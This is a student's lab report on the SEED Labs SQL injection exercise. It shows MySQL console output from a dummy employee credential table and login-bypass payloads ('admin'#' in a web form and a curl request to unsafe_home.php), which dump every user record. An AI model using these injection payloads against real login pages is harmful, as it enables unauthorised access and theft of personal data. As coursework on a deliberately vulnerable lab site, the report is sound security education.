
Assignment- 4 CS 458

SQL Injection Attack

2.1 Task 1: Get Familiar with SQL Statements


Login to the console of MySQL using the following command.

mysql -u root -pseedubuntu




```
[04/19/23]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

Now using the **show databases** command. This shows us the list of databases present in the system.




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
| elgg_csrf          |
| elgg_xss           |
| mysql              |
| performance_schema |
| phpmyadmin         |
| sys                |
+--------------------+
8 rows in set (0.01 sec)

mysql> 
```

We can use the command "use database_name" to know what tables there in the database are. The show tables command prints all the tables in a database.




```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> 
```

Command - select * from credential;



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+---------
-+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName
 | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+---------
-+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |
 | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |
 | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |
 | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |
 | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |
 | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |
 | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+---------
-+------------------------------------------+
6 rows in set (0.00 sec)

mysql> 
```

After running the commands above, you need to use a SQL command to print all the profile information of the employee Alice. Please provide a screenshot of your results.


```
mysql> select * from credential where name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+---------
-+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName
 | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+---------
-+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |
 | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+---------
-+------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

2.2 Task 2: SQL Injection Attack on SELECT Statement

2.2.1 Task 2.1: SQL Injection Attack from Webpage


Employee Profile Login

USERNAME: admin'#'


PASSWORD: •••••

Here in the above screenshot the username and password used are as follows:-

USERNAME- admin'#'

PASSWORD- #_pwd

After using the above username and password when we hit the login button, we get the following as the output.



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


2.2.2 Task 2.2: SQL Injection Attack from the command line

The example shows how to send an HTTP GET request to our web application, with two parameters (username and Password) attached:


In this task, we need to log into the admin in the terminal, without knowing any employee's credentials.

1. Accessing SQL without a password using terminal


Command used= curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password='



```
[04/20/23]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23
&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two m
enu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap wi
th a dark table head theme.
```




```
NOTE: please note that the navbar items should appear only for users and the page with erro
r login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script ad
ding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA
055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="heigh
```



```
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA
055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="heigh
```


```
t: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='na
v-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(curre
nt)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'
>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='n
av-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text
-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered
'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th sc
ope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>N
ickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Numbe
r</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/
20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby<
/th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><t
d></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>9899
3524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</
td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr
><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></
td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000<
/td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>
     <br><br>
      <div class="text-center">
```



```
/td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>
     <br><br>
      <div class="text-center">
```

```
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>[04/20/23]seed@VM:~$ 
```

Command used- curl ‘www.seedlabsqlinjection.com/index.php?username=alice&Password=111’



